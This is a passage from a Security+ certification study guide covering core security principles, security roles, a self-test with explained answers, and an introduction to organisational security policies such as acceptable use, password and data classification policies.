In this section you learn about some popular security principles that are not only important for the Security+ exam, but are also important principles to practice when designing the security program for your organization. You are definitely going to be tested on these principles on the exam, so be prepared!

Types of Security

Before we dive into some of the common security principles, let me introduce you to some of the different types of security you may be required to implement within your organization.

Physical Security

The first type of security to be familiar with is physical security. Physical security is the concept of being able to control who has physical access to the assets within the

organization. For example, most companies will control access to the servers by placing the servers in a locked room known as the server room.

Physical security also deals with controlling who can gain entry to the premises of the business by placing a fence around the perimeter of the facility and maybe using guards at the entry gate. You will learn more about physical security in Chapter 14.

Communication Security

Communication security is an often overlooked aspect of security because companies seem to put a lot of focus on physical security and also on setting permissions on files and folders. Setting permissions on files and folders will help secure the asset only as it is stored on the server—what about when someone accesses the file from across the network? If a user who has permission to the file accesses the file from across the network, the file is downloaded to the client computer. While the file is being downloaded to the client computer, it is possible for untrusted parties to tap into that communication and see the information. Communication security deals with protecting the information that is traveling between the source and destination by encrypting the communication.

Computer Security

Computer security is one of the most popular types of security—it deals with securing the computer systems by implementing a number of best practices such as authentication, access control, data redundancy, malware protection, and system-hardening techniques. The point to understand about computer security is that you are securing the system and not the communication between the systems.

Network Security

Network security is another popular type of security and deals with securing the network, not a particular system. Network security deals with such things as controlling who gains access to the network (switch security) and what type of traffic can enter the network (firewalls). This is complemented by monitoring network traffic for suspicious activity (an intrusion detection system).

Now that you understand the different types of network security, let's take a look at some of the important security principles you need to be familiar with for the Security+ certification exam.

Least Privilege, Separation of Duties, and Rotation of Duties

The first principle of security that you should always follow when giving users and network administrators access to resources such as systems or files is the concept of least privilege. *Least privilege* ensures that you always give a user the minimal permissions needed. You do not want to give more permissions than needed because then the user or administrator can do more than what is expected with the resource. For example, if Bob is responsible for doing the backups of a Windows server, you do not want to place him in the Administrators group because he will have the capability to do more than backups—he can make any change to the system he wants. In this example, you want to place him in the Backup Operator group so that his focus is backups.

Another example involves file permissions—if a user needs to be able to read the contents of a file, be sure to give them just the read permission and no more because they could accidentally delete content out of the file if you make the mistake of giving too much privilege. If this were to happen, who do you think would be at fault—the person who deleted the content or the person who gave the privilege to delete the content?

Separation of Duties

Another important principle to practice within the organization is separation of duties. *Separation of duties* means that you ensure that all critical tasks are broken down into different processes and that each process is performed by a different employee. For example, in most companies the person who writes the check to pay for a purchase is different from the person who signs the check. Typically, the person who writes the check is someone in the accounting department, but the check is usually signed by the chief financial officer (CFO) of the company.

An example of implementing the concept of separation of duties that is technology focused is that when the company decides to do a security assessment, it is important that the assessment be performed by a security professional and not by the network administrator for the company.

exam Watch

For the exam, know that the term collusion is when multiple persons involved in a task get together and take part in fraudulent activity.

The concept of separation of duties is used to keep everyone honest and to prevent fraudulent activity within the company. Be aware that separation of duties will not protect you from collusion—*collusion* is the term used to describe

when parties conspire together to commit the fraudulent act. For example, the person writing the check and the person signing the check decide to start writing checks for their own joint business.

Rotation of Duties

Another important security principle that relates to personnel and day-to-day business operations is the concept of rotation of duties. *Rotation of duties* is the principle that you will have multiple employees rotate through different job roles. For example, you have a team of network administrators, and this month Bob will take care of account management, but next month Sue will take over that duty, and Bob will take over the job role that Sue had.

Separation of duties offers multiple benefits. First, it is a way to ensure accountability for employee actions. If Bob has been intentionally or accidentally misusing his privileges, then Sue will notice that the following month and report it. The other benefit of separation of duties is the business does not depend on one person being the only person able to perform a job role. Because you have been rotating multiple employees through different roles, you have some redundancy in skill sets in case an employee is sick or goes on leave.

Concept of Need to Know

Later in this book you will learn more about authentication and access control, but one of the security principles I wanted to introduce in our terminology chapter before you hit those chapters is the concept of need to know. *Need to know* means that you give employees access only to information that they need to know about. For example, instead of giving all managers access to the accounting data, you want to ensure that only the accounting manager gets access to the accounting data. You don't give other managers such as the marketing manager access to accounting data because the marketing manager doesn't need this access.

Another example of implementing the concept of need to know is with military environments. Just because a commander has been given top secret clearance does not mean that they should be able to view all top secret data in the organization. For example, if the commander is not involved with a certain operation, they do not need to know the information being presented to the personnel involved in that operation.

Layered Security and Diversity of Defense

Two other very important security principles that should be followed to help create a more secure environment are the concepts of taking a layered security approach and diversity of defense. *Layered security* is the concept of not putting all of your eggs in one basket by relying on one type of security solution to create a secure environment. For example, although firewalls are a critical part of the security for any organization, if someone brings a flash drive that is infected with a virus into the office, the firewall is not going to help protect the systems. Taking a layered approach to security means that you will rely on many different types of security controls such as authentication, virus protection, patching systems, and firewalls. Taking a layered approach to security is also known as "defense in depth."

Diversity of defense is the concept that you should use different products to increase the level of security in your environment. For example, when designing a firewall strategy, you will most likely have multiple layers of firewalls, and it is important to not use the same firewall product at each layer. If the hacker figures out how to hack into the first firewall and you are using the same firewall product elsewhere on the network, the hacker will use the same technique to bypass that firewall. If you use different products provided by different manufacturers, then the method used to hack into the first firewall will not necessarily work on the second firewall. The concept here is that although all products have vulnerabilities, the vulnerabilities are different for each of the different products, and the hacker will have to work extra hard to get through each different product.

Due Care, Due Diligence

Other important principles of security are the concepts of due care and due diligence. The concepts of due care and due diligence are to ensure that the business is taking actions to do the right thing to protect its employees and assets. The following outlines the differences between due care and due diligence.

Due care is the concept of doing the right thing. When it relates to security, due care is about implementing the correct security controls to ensure the protection of company assets. Examples include the creation of the security policy, performing regular backups, and performing regular virus scans. The key thing to note with due care is that you are implementing an action.

Due diligence is about identifying your risk so that you know what security controls to put in place (due care). Due diligence involves performing regular assessments and analyzing the assessment results to identify security issues in the environment.

Vulnerability and Exploit

Two very important terms that security professionals seem to throw around quite often are the terms *vulnerability* and *exploit*. A *vulnerability* is a weakness in a piece of software or hardware that was created by the manufacturer by accident. Hackers spend quite a bit of time evaluating the software to try to locate the vulnerabilities in the software. Once the hackers find the weakness, they work on a way to *exploit* the weakness and compromise the system security.

I consider a *hacker* to be someone with the knowledge to compromise a system, network, or facility. The type of hacker depends on the intent of the hacker:

- **White-hat hacker** A white-hat hacker learns how to compromise system security for defensive purposes, meaning they are doing it to better learn how to protect the system or network.
- **Black-hat hacker** A black-hat hacker compromises systems or networks for malicious reasons—whether for financial reasons, bragging rights, or simply to cause havoc.
- **Script kiddie** A script kiddie does not have a lot of education about how an attack works, but downloads a program from the Internet to perform the attack.

CERTIFICATION OBJECTIVE 2.04

Looking at Security Roles

The next few terms are important terms for the access control chapter, but I want to make sure that you learn the terms early in the book to use throughout as needed. It is important to identify the different roles individuals will take within an organization—those roles are the owner, custodian, user, and security officer.

System and Data Owner

An important term to know when dealing with information security is the term *owner*. The owner—either the system owner or the data owner—is the person who decides how valuable the asset is and what types of security controls should be put in place to protect the asset. The owner also decides the sensitivity of the information, such as top secret when dealing with classification systems.

The owner of the asset is upper-level management and holds the ultimate responsibility of securing the asset and security within the organization.

Custodian

The custodian is the person who implements the security control based on the value of the asset determined by the owner. The custodian is the IT administrator who performs common tasks such as backups, configuring permissions, configuring firewalls, and hardening systems. Remember that the owner determines the controls needed, while the custodian actually secures the asset by implementing those controls.

User

The user is the person who accesses the resources within the business and is considered a user of the asset. The user is affected by the security controls put in place by the custodian, which were determined by the owner.

Security Officer

The security officer has a very important role and is the liaison between management (the owner) and the IT staff (custodian). The security officer is responsible for making sure that policies are being followed by educating everyone on their role within the organization.

The security officer has the challenge of helping management understand the value of the security controls put in place by ensuring they understand their legal responsibilities and the financial benefits of implementing the controls.

Let's take a look at a practice exercise to put some of the terms you have learned to the test.

EXERCISE 2-2

Security Terminology

In this exercise, you will match the term to the appropriate definition by placing the letter of the definition with the term.

Term	Definition
_____ Custodian	A. Upper-level management
_____ Confidentiality	B. Ensuring that data is valid
_____ Owner	C. A solution to increase availability
_____ Separation of duties	D. The IT staff
_____ Rotation of duties	E. Critical tasks divided into different jobs with each person performing one of the different jobs
_____ RAID	F. Keeping information secret
_____ Integrity	G. Limiting fraudulent activities by employees by having someone else take over the job within a certain amount of time

CERTIFICATION SUMMARY

In this chapter you have learned terms and security principles that will help you answer the related questions on the Security+ certification exam, but that also set the groundwork for later chapters in this book. The following summarizes some key points about security concepts and principles you have learned:

- The fundamental goals of security are confidentiality, integrity, and availability (CIA).
- Before an employee is authenticated to a system, they must identify themselves to the system. A typical method of identifying a user is by giving each user a unique username.
- Authorization comes after authentication and typically involves giving users access to the appropriate resources. Assigning permissions is an example of authorizing users.

- There are many types of security, such as physical security, communication security, computer security, and network security.
- The principle of least privilege means that you give only the minimum level of privileges or rights necessary to perform a task.
- The purpose of separation of duties is to ensure that critical tasks are broken into separate jobs and you have each job performed by a different person. This will help ensure the integrity of the task.
- Rotation of duties ensures that you rotate employees through different positions on a regular basis. This helps prevent fraudulent activities by the employee who was previously in the position.

With a strong understanding of the material presented in this chapter, you will have no problems with any related questions on your exam. Not only is the material presented here important for the exam, but it also presents important terms to be familiar with for the remaining chapters in this book.



TWO-MINUTE DRILL

Goals of Information Security

- ❑ The goals of information security are confidentiality, integrity, and availability (CIA).
- ❑ Confidentiality involves keeping data and communications private to the parties involved. The most popular method to implement confidentiality is encryption, but you can also help maintain confidentiality by using permissions.
- ❑ Integrity means ensuring that the data is preserved in its original state and is not modified. Typically, data integrity is maintained through a hashing algorithm, which is a mathematical operation used on the data to generate an answer (hash value). This hash value is then compared against when you want to verify the integrity of the data.
- ❑ Availability deals with ensuring the data is available when needed. Popular examples of technologies to help with availability are backups, RAID, and clustering technology.
- ❑ Accountability has become an important goal of information security, and it deals with being able to hold employees accountable for their actions. You can implement accountability by using logging and auditing within your environment.

Understanding Authentication and Authorization

- ❑ The process to gain access to resources in any environment is to identify, authenticate, and then authorize.
- ❑ Identification deals with users on the network first identifying themselves—normally via the use of a username, but they could also use an ID badge.
- ❑ Once the user is identified to a system or network, they are then authenticated by providing a password with the username. The username and password are then compared with an authentication server to verify that the credentials provided are correct.

- ❑ After the user is authenticated, authorization kicks in. With authorization, the user is then authorized, or not authorized, to access resources based on the access control list (ACL) associated with the resource. An example of an ACL is a permission listing on a folder.

Understanding Security Principles and Terminology

- ❑ Different types of security include physical security, communication security, computer security, and network security.
- ❑ Physical security deals with controlling who can gain physical access to a system or facility. Communication security deals with securing data in transit—typically by encrypting the communication. Computer security deals with implementing controls to secure a system, while network security deals with implementing controls to secure the network.
- ❑ For the exam, be sure to be familiar with the concepts of least privilege, separation of duties, and rotation of duties. The concept of least privilege is to ensure that you only give the minimum privileges needed to perform a task. The principle of separation of duties is to ensure all critical tasks are divided into multiple jobs and that each job is performed by a different person. Rotation of duties is a method to keep employees honest in their activities by rotating different employees through the job role on a regular basis.
- ❑ The concept of need to know is to ensure that information is available and given only to persons who need to know that information.
- ❑ An important aspect of information security is to ensure you take a layered approach by implementing different security controls to protect your environment. For example, be sure to use more than a firewall—you need to use a firewall, antivirus solutions, authentication, permissions, and intrusion detection systems, to name a few layers.

Looking at Security Roles

- ❑ Know that there are different terms used to identify the security roles of employees within your organization.
- ❑ The owner of the system or data is ultimately responsible for the security of that asset and is typically upper-level management. The owner determines the value of the asset and also determines the level of protection the asset needs.

- The custodian is the IT staff that is responsible for implementing the security controls determined by the owner. The custodian performs tasks such as configuring permissions, firewalls, and performing backups.
- The user is the individual in the company who will access the asset on a daily basis as part of their job role.
- The security officer is assigned the task of ensuring that the level of security determined by the owner is actually being implemented by the custodian. The security officer will be the liaison between the owner and custodian.



SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Goals of Information Security

1. As requested by your manager, you purchase two servers to participate in a server cluster so that if one server fails, the other server will take over the workload. Which of the following goals of security has been met?
   A. Confidentiality
   B. Accountability
   C. Integrity
   D. Availability
2. You have protected the contents of a highly sensitive file by encrypting the data. Which of the following goals of security has been satisfied?
   A. Confidentiality
   B. Accountability
   C. Integrity
   D. Availability
3. You have managed the file permissions on a file so that unauthorized persons cannot make modifications to the file. What goal of security has been met?
   A. Confidentiality
   B. Accountability
   C. Integrity
   D. Availability

Understanding Authentication and Authorization

4. You have configured your network so that each person on the network must provide a username and password to gain access. Presenting a username is an example of _____.
   A. Authentication
   B. Identification
   C. Authorization
   D. Confidentiality

5. You have configured the permissions on the accounting folder so that the Accounting group can create, modify, and delete content in the folder; the Managers group can read the contents of the folder; and all other users have been denied access. This is an example of which of the following?
   A. Authentication
   B. Identification
   C. Authorization
   D. Confidentiality
6. Which of the following are considered biometrics? (Select two.)
   A. Username and password
   B. Smartcard
   C. PIN number
   D. Fingerprint
   E. Retina scan
7. Before an individual is authorized to access resources on the network, they are first _____ with the network.
   A. Authenticated
   B. Identified
   C. Authorized
   D. Encrypted

Understanding Security Principles and Terminology

8. You have taken the time to create and implement security policies within your organization. This is an example of which of the following?
   A. Due diligence
   B. Separation of duties
   C. Least privilege
   D. Due care
9. All accountants need to be able to modify the accounting data except for Bob. Due to Bob's job requirements, you have ensured that Bob receives only the read permission to the accounting data. This is an example of which of the following?
   A. Rotation of duties
   B. Separation of duties
   C. Least privilege
   D. Due care

10. Which of the following represents the reasoning for implementing rotation of duties in your environment?

A. To limit fraudulent activities within the organization
B. To keep data private to the appropriate individuals
C. To make information available
D. To ensure the secrecy of the information

11. Within most organizations, the person who writes the check is not the person who signs the check. This is an example of which of the following?

A. Rotation of duties
B. Separation of duties
C. Least privilege
D. Due care

12. After creating and implementing the company security policy, you verify that policies are being followed on a regular basis by performing regular audits. This is an example of which of the following?

A. Due diligence
B. Separation of duties
C. Least privilege
D. Due care

13. What type of hacker learns hacking techniques so that they can better defend against a malicious hacker?

A. Black-hat
B. Gray-hat
C. White-hat
D. Yellow-hat

Looking at Security Roles

14. The entity that is responsible for deciding the level of protection that is placed on data and that is ultimately responsible for the security of that data is which of the following?


A. Custodian
B. Owner
C. User
D. Administrator

15. The entity that is responsible for implementing the appropriate security controls to protect an asset is which of the following?

A. Custodian
B. Owner
C. User
D. Administrator

Performance-Based Question

16. Using the following exhibit, match the item on the right side to the corresponding term on the left side.



SELF TEST ANSWERS

Goals of Information Security

1. ☑ **D.** Availability is ensuring that a company asset, such as a server and its data, is available at all times. You can help offer availability by using RAID, server clusters, or performing regular backups.
   ☒ **A, B,** and **C** are incorrect. Confidentiality involves ensuring untrusted parties cannot view sensitive information. Accountability deals with logging and auditing employee activity so that you can hold them accountable for their actions. Integrity deals with ensuring that the data has not been altered after being sent to the recipient or stored on the server.
2. ☑ **A.** Confidentiality involves ensuring untrusted parties cannot view sensitive information. You typically implement confidentiality by encrypting data and communications or by setting permissions on the resource.
   ☒ **B, C,** and **D** are incorrect. Accountability deals with logging and auditing employee activity so that you can hold them accountable for their actions. Integrity deals with ensuring that the data has not been altered after being sent to the recipient or stored on the server. Availability is ensuring that a company asset, such as a server and its data, is available at all times by using technologies such as RAID, clustering, and backups.
3. ☑ **C.** Integrity deals with ensuring that the data has not been altered after being sent to the recipient or stored on the server. In this example, you have modified the permissions so that unauthorized changes to the file cannot be made, which is ensuring the integrity of the file.
   ☒ **A, B,** and **D** are incorrect. Confidentiality involves ensuring untrusted parties cannot view sensitive information and is normally implemented by encryption or by setting permissions on the resource. Accountability deals with logging and auditing employee activity so that you can hold them accountable for their actions. Availability is ensuring that a company asset, such as a server and its data, is available at all times by using technologies such as RAID, clustering, and backups.

Understanding Authentication and Authorization

4. ☑ **B.** Presenting a username to the system is an example of how the user identifies themselves to the system.
   ☒ **A, C,** and **D** are incorrect. Authentication is the validation of that identifying information, typically by providing a password. Authorization is configuring what assets the person can access after they have identified themselves to the system and have been authenticated. Confidentiality is incorrect because it does not even fit into the identification and authentication scenario—it is one of the fundamental goals of security.

5. ☑ **C.** Authorization typically involves configuring an access control list, such as a permission list, and specifying what level of access to a resource a user may have.
   ☒ **A, B,** and **D** are incorrect. Authentication is proving yourself to a system by typically providing a password (authentication) to go with the username (identification). Confidentiality is a goal of security and deals with keeping information private, typically by encrypting the information.
6. ☑ **D** and **E.** Biometrics is using a physical characteristic of yourself to authenticate to a system. Popular examples of biometrics are fingerprint reading, retina scanning, and voice recognition.
   ☒ **A, B,** and **C** are incorrect because they are not forms of biometrics.
7. ☑ **A.** Before authorization can occur, each individual must first be authenticated to the system or network. Authentication is the proving of your identity by typically using a password (authentication) to go with the username (identification).
   ☒ **B, C,** and **D** are incorrect. Although identification is part of authentication, by itself it's not enough to prove your identity in order to access resources. Encryption wouldn't work in this scenario because it is something you do with a resource, not an individual. Authorization occurs after you have been authenticated and determines what you are allowed to do on the system.

Understanding Security Principles and Terminology

8. ☑ **D.** Due care is the act of doing the right thing. In this example, the action is the creation of the security policy that should exist in all organizations.
   ☒ **A, B,** and **C** are incorrect. Due diligence is the process of determining risks and verifying or evaluating the security within an organization. Separation of duties involves ensuring critical tasks are divided into multiple jobs and that each job has a different person performing that job. Least privilege is the principle that you should always give the minimum level of permissions or rights needed to an individual.
9. ☑ **C.** A very important principle of security is the concept of least privilege. Least privilege is the principle that you should always give only the minimum level of permissions or rights needed to an individual.
   ☒ **A, B,** and **D** are incorrect. Rotation of duties is ensuring that employees only perform a specific duty for a period of time before someone else is moved into that duty. Separation of duties involves ensuring critical tasks are divided into multiple jobs and that a different person performs each job. Due care is ensuring you are performing appropriate actions to help ensure the security of the organization.

10. ☑ **A.** Rotation of duties is designed to hold people responsible for their actions by having someone else take over the position at a later time. Someone holding this position will not be likely to perform fraudulent activities, knowing that someone else will detect that activity once placed in the position.
☒ **B, C,** and **D** are incorrect. Keeping data private and secret is a description of confidentiality, and making data available would involve solutions like RAID, clustering, or regular backups.

11. ☑ **B.** Having the person who writes the check being different from the person who signs the check is an example of separation of duties.
☒ **A, C,** and **D** are incorrect. Rotation of duties is ensuring that employees only perform a specific duty for a period of time before someone else is moved into that duty. The principle of least privilege is ensuring that only the necessary permissions or rights are given to an individual. Due care is ensuring you are performing appropriate actions to help ensure the security of the organization.

12. ☑ **A.** Due diligence is the assessing and verifying of actions and the assessing of risks to a company. In this example, you are verifying that the policy is being followed.
☒ **B, C,** and **D** are incorrect. Separation of duties involves ensuring critical tasks are divided into multiple jobs and that each job has a different person performing it. The principle of least privilege is ensuring that only the necessary permissions or rights are given to an individual. Due care is a close answer and is ensuring you are performing appropriate actions to help ensure the security of the organization. Creating the policy is an example of due care, while verifying it is being followed is due diligence.

13. ☑ **C.** A white-hat hacker learns hacking techniques to learn how to defend against a malicious hacker.
☒ **A, B,** and **D** are incorrect. A black-hat hacker is someone who hacks for financial gain or malicious reasons. A gray-hat hacker is someone who learns of a vulnerability and then publishes it to the world. There is no such thing as a yellow-hat hacker.

Looking at Security Roles


14. ☑ **B.** The owner decides on the value of the asset and what level of protection is needed. The owner is management within the organization, and they are ultimately responsible for securing the environment.
☒ **A, C,** and **D** are incorrect. The custodian is responsible for implementing the controls to protect the asset and is your IT staff. The user is the person accessing or using the asset on a daily basis. The administrator is part of the IT staff and so is considered a custodian.

15. ☑ **A.** The custodian is responsible for implementing the controls to protect the asset and is your IT staff.

☒ **B, C,** and **D** are incorrect. The owner decides on the value of the asset and what level of protection is needed and is upper-level management. The user is the person accessing the asset on a daily basis. The administrator is part of the IT staff and so is considered a custodian, but custodian is the better choice.

Performance-Based Question

16. The Security+ exam will present questions similar to this and expect you to drag the term to the description. The following exhibit shows the correct matching.





3

Security Policies and Standards

CERTIFICATION OBJECTIVES

3.01	Introduction to Security Policies	3.04	User Education and Awareness
3.02	Looking at Security Policies	✓	Two-Minute Drill
3.03	Human Resource Policies	Q&A	Self Test

It is important for all companies to have a security program in place that has all the elements to help raise the security of the organization. The security program is made up of many elements such as the security policy, training, and awareness for all employees within the organization.

This chapter discusses core elements of your security strategy (program) and ensures that you are familiar with concepts such as the security policy and ways to educate employees on their responsibility for security.

CERTIFICATION OBJECTIVE 3.01

Introduction to Security Policies

A *security policy* is a large document made up of many subdocuments that defines the company's security strategy. It is a document that defines all the rules in the organization that all personnel need to follow—including users, network administrators, security professionals, and the management team. It is important to note that even the security team in the organization must follow the security policy defined by the organization.

As mentioned, the security policy is made up of many subdocuments, with each subdocument covering a specific area of concern, known as a *policy*. These policies specify the *dos* and *don'ts* that everyone within the organization must follow. The policies are created by the security professional, but are sponsored by upper-level management. The first step to creating a security policy is to get the support of upper-level management because without their approval and support, there is no enforcement of the policy.

exam Watch

Before implementing a security policy within the organization, you need to ensure that you have buy-in from management, or else there will be no enforcement of the policy, which results in no one following the policy.


Structure of a Policy

Although it is up to you how you format your security policy and what sections go into each policy, here is a quick overview of parts that should exist in each document contained within the security policy. The following sections should be part of any security policy:

- **Overview** The first section is the overview section, and it should identify what the purpose of the policy is and how it helps secure the environment. For example, the password policy would specify the need to have strong passwords and secure usage of passwords.
- **Scope** The scope section of the policy defines who the policy applies to. For example, you should explicitly specify whether the policy applies to all employees, contractors, and/or temporary employees. You should also specify if the policy is to apply to all equipment within the organization.
- **Policy** The policy section is the largest section in the document and is the listing of dos and don'ts. The policy section may be divided into different parts to help organize all of the rules specified by the policy.
- **Enforcement** A very important part of the policy is to specify what happens if employees do not follow the policy. This section is usually a short section specifying that if employees do not adhere to the policy, it could result in disciplinary action and maybe even termination of employment.
- **Definitions** The definitions section is where you can add definitions for terms that are used in the policy that the reader of the policy may not know.
- **Revision History** The revision history is a section of the policy that lists the date the policy has been changed, who made the change, and maybe who authorized the change. Do not forget to add an entry to the revision history showing the creation date of the policy.

It is important to ensure that each policy has a consistent format. To help you create policies, visit www.sans.org and download some of their policy templates. These templates are published for you to use as a guideline when creating your own policies. Figure 3-1 displays a section of the *acceptable use policy (AUP)* from the www.sans.org site. I recommend using the examples as a starting point, but then be sure to tailor the policy to your company needs.

FIGURE 3-1 A sample AUP from www.sans.org



Before we dive into some of the popular policies found in a typical security policy, let's discuss the different types of policies and also get a quick overview of regulations and standards.

on the Job

You can visit www.sans.org/security-resources/policies to download and review a number of sample policies that should be in your security policy. Be sure to check it out!

Identifying Types of Policies

The first thing to understand about policies is that each type serves a different purpose. Three popular types of policies are standards, guidelines, and procedures. Let's take a look at each type of policy.

Most policies within an organization are standards that must be followed. A *standard policy* is a policy that needs to be followed and typically covers a specific area of security. Failure to follow a standard policy typically results in disciplinary action such as termination of employment.

Some policies are *guidelines*, which are recommendations on how to follow security best practices. The National Security Agency (NSA) has published on their web site a number of guidelines on security best practices for different types of servers and operating systems. No disciplinary actions result from not following a recommended policy because it is just that—a recommendation.

The final type of policy is a *procedure policy*, which documents step-by-step procedures showing how to configure a system or device, or maybe step-by-step instructions on how to implement a security solution.

exam Watch

For the Security+ certification exam, know the different types of policies. For example, be familiar with the difference between a standard, a guideline, and a procedural policy.

Understanding Regulations and Standards

Organizations have different reasons to implement security policies—an organization may implement policies so that they are compliant with regulations in their industry or to follow specific standards. Some regulations and standards can affect how and why your organization creates policies, so be sure to look up the regulations and standards that are specific to your industry.

The following sections outline some examples of regulations and standards that are popular today.

ISO 17799

The International Standards Organization (ISO) created the ISO 17799 standard, which specifies best practices for information security management. ISO 17799 breaks the management of information security into different categories (typically known as *domains*). The following is a listing of some of the categories of information security you should be focused on to follow this standard:

- Risk Assessment
- Security Policies
- Security Organization

- Asset Protection
- Personnel Security
- Physical and Environmental Security
- Communication and Operation Management
- Access Control
- System Maintenance
- Business Continuity

HIPAA

The *Health Insurance Portability and Accountability Act (HIPAA)* was created in 1996 and deals with the privacy of health care records. HIPAA is a U.S. standard whose key area of concern is to protect any individual identifiable health information and to control access to that information.

Personal Identifiable Information (PII)

Personal Identifiable Information (PII) is any information that can uniquely identify a person. It should be protected at all times. Examples of information considered Personal Identifiable Information are the following:

- **National identification number** A national identification number would be something like the Social Security number (in the United States) or the social insurance number (in Canada).
- **Driver's license number** A driver's license number is a good example of unique information about an individual that would need to be secured.

exam Watch

For the Security+ certification exam, be familiar with what Personal Identifiable Information (PII) is, and be able to identify examples of PII-related information. PII-related information should be protected at all times and kept confidential.

CERTIFICATION OBJECTIVE 3.02

Looking at Security Policies

Although organizations may have a security policy in place just to comply with regulations and standards, all organizations need a security policy as a starting point to implementing security because the security policy defines all the rules in the business and the dos and don'ts. Without the security policy in place, the security team has no idea what kind of security controls to implement. For example, the security policy will have a firewall policy that determines what firewall products are used by the organization and what type of firewall rules are to be applied. Without this policy, the firewall administrator will not know what to configure on the firewall.

exam Watch

For the Security+ certification exam, and the real world, know that the term *security control* ***is used to identify any mechanism that is used to protect an asset within the organization. Examples of security controls are firewalls, antivirus software, and access control lists.***

This section is designed to give you an idea of some of the different security policies that should exist within your organization. To make it easier to read about these policies, I have divided the policies into sections: policies affecting users, policies affecting administrators, and policies affecting management.

It is important to note that a well-developed security policy can help your organization's compliance with industry regulations and laws. A security policy will also help the organization follow security best practices and adhere to standards.

Policies Affecting Users

A number of different policies affect users. By "policies affect users," I mean that the policy may affect how they interact with the assets within the business on a daily basis. Two popular policies that will affect the users are the acceptable use policy and the password policy.

Acceptable Use Policy

The acceptable use policy, also known as the AUP, is an important policy because it lets the users know what the company considers acceptable use of its assets such as the Internet, e-mail, laptops, and mobile devices.

on the job

Be sure to have the acceptable use policy read and signed by all employees to ensure that they understand what is considered acceptable use of company assets such as computers, the Internet, and e-mail.

The acceptable use policy should be reviewed by all employees during employee orientation and should be signed as proof that they have read the policy and agree to its terms. The following are topics typically covered by the acceptable use policy:

- **Acceptable use of Internet** Typically covers rules such as prohibiting inappropriate content. You may also want to state whether the Internet should be used only for business purposes and what the company tolerance is for use of social networking sites during business hours.
- **Acceptable use of e-mail** This policy should cover the fact that e-mail is for business use with minimal personal e-mails. Also specify in the policy what the company rules are surrounding the topic of forwarding chain letters and that no harassing e-mails should be sent from business e-mail accounts.
- **Acceptable use of laptops** This policy specifies any rules surrounding the use of laptops. You may want to cover topics such as locking the laptop in the trunk of the car if it is left in the car—laptops are not to be left in plain view. Also specify if the content on the laptop should be encrypted and whether the user can connect the laptop to non-work networks.
- **Acceptable use of mobile devices** This policy should cover any rules surrounding mobile devices, such as the type of mobile devices that can be used for corporate mail and phone. Also specify how much personal use is allowed with the mobile device and what to do if the mobile device is stolen. Lastly, you may want to specify what features of a mobile device are to be enabled or disabled.

exam Watch

For the Security+ certification exam, be sure to know what the acceptable use policy (AUP) is, and be able to identify the types of actions that would typically violate the acceptable use policy.

Password Policy

The password policy is an important policy to both users and administrators. I've placed the password policy in the section affecting users, but note that it affects the administrators as well because it will dictate to the administrators what to configure as password restrictions on the servers and the requirements for proper passwords.

The following outlines some of the considerations that should go into the password policy:

- **Minimum password length** The minimum password length specifies how many characters employees must have in their passwords. The typical minimum length used by businesses is eight characters.
- **Password history** The password history setting specifies how many past passwords the system should keep track of. The concept here is that employees are not allowed to reuse a password in the password history. Companies typically set the history to 12 or 24 passwords.
- **Maximum password age** The maximum password age specifies how long an employee is allowed to have a specific password. This value is normally set anywhere from 30 to 60 days, at which time the user must change their password.
- **Minimum password age** The minimum password age is a minimum number of days that a user must have their password. This setting will prevent employees from changing their password multiple times in order to get the desired password out of the history with the intent of reusing an old password.
- **Password complexity** The password complexity setting specifies whether you require complex passwords. A complex password is a password that has a mix of letters, numbers, and symbols and uses a mix of uppercase and lowercase characters. It is highly recommended to have password complexity enabled within your environment.

Policies Affecting Administrators

A number of security policies affect the users, but more of the policies seem to affect the network administrators and how they configure the assets on the network. This section outlines some popular policies that should be in place to guide the administrators to follow best practices.

Change Management Policy

One of the most critical policies to have in place is a change management policy. The change management policy will specify the process to follow when implementing a change to the network. When a change management process is not in place and the policy is not being followed, access to the asset may be denied due to mistakes in changes.

Having a change management policy that specifies procedures to follow should reduce mistakes in configuration because a process can ensure that the change will be properly tested.

Secure Disposal of Computers

One of the most vital policies to consider today is secure disposal of equipment. What do you do with a computer that has been decommissioned in the business? Do you donate it to the local school system? What about the corporate data that resided on the hard drive of that system? It is important to consider what you do with systems and devices after they are taken out of production.

In highly secure environments, it is critical that you physically destroy any hard drives that held sensitive data. In less secure environments, you may want to securely wipe the drives so that the data cannot be recovered. Simply formatting a drive does not remove the information, and it still can be retrieved.

Also specify in this secure disposal of computers policy what to do with old equipment taken out of production. This includes servers, tapes, switches, routers, and mobile devices. I have seen many cases where the network administrator has sold the company's old server or router on the Internet without ensuring that the existing data and configuration are erased. This should be a violation of the security policy, and administrators need to be educated on the risks associated with not securely disposing of equipment.

EXERCISE 3-1

Reviewing a Security Policy

In this exercise, you will navigate to www.sans.org/security-resources/policies/equipment_disposal_policy.doc and review the policy. After reviewing the policy, answer the following questions:

1. What is the purpose of the policy?
2. To whom does the policy apply?

3. Can employees buy old office equipment?
4. How is it determined who can purchase what equipment?
5. What is the result of someone not following this policy?

Service Level Agreement

A *Service Level Agreement (SLA)* is a contract, or agreement, between your company and anyone providing services to the organization. The Service Level Agreement sets the maximum amount of downtime that is allowed for assets such as Internet and e-mail and is an important element of the security policy. It is important to ensure that you have an SLA in place with all providers, including Internet providers, communication link providers, and even the network service team.

Policies Affecting Management

Although most policies directly affect the administrative team by informing them how to make changes or what types of changes need to be made, some policies directly affect management. This section outlines a few policies that management should consider to help protect their business and assets.

Privacy Policy

An important aspect to any organization today is to have a privacy policy in place that is used to educate employees and customers as to how and why information is collected from its customers and how that information will be used. Most businesses place a privacy statement on their web site to inform the public how they intend to use and manage that information.

Classification of Information

Another example of a policy that deals with the concerns of management is an *information classification policy*. The information classification policy helps define the different classifications of information, for example, secret and top secret, and what clearance level is needed to access that information.

Assigning a classification level (known as a *data label*) to information determines the amount of effort used to secure the information. For example, information that is classified as top secret will have more security controls in place to protect the information than will information of lower classification such as secret or even unclassified.

The following are some popular information classifications used by the military:

- **Top secret** This is the highest classification level. Top secret is information that would cause grave damage to national security if disclosed to the public.
- **Secret** A classification level below top secret. Information classified as secret could cause serious damage to national security if disclosed to the public.
- **Confidential** A classification level below secret and the lowest classification level. Information classified as confidential could cause potential damage to national security if disclosed to the public.
- **Unclassified** Any information that is not classified falls into this category—unclassified. Unclassified information is considered safe and not harmful to national security if disclosed to the public.

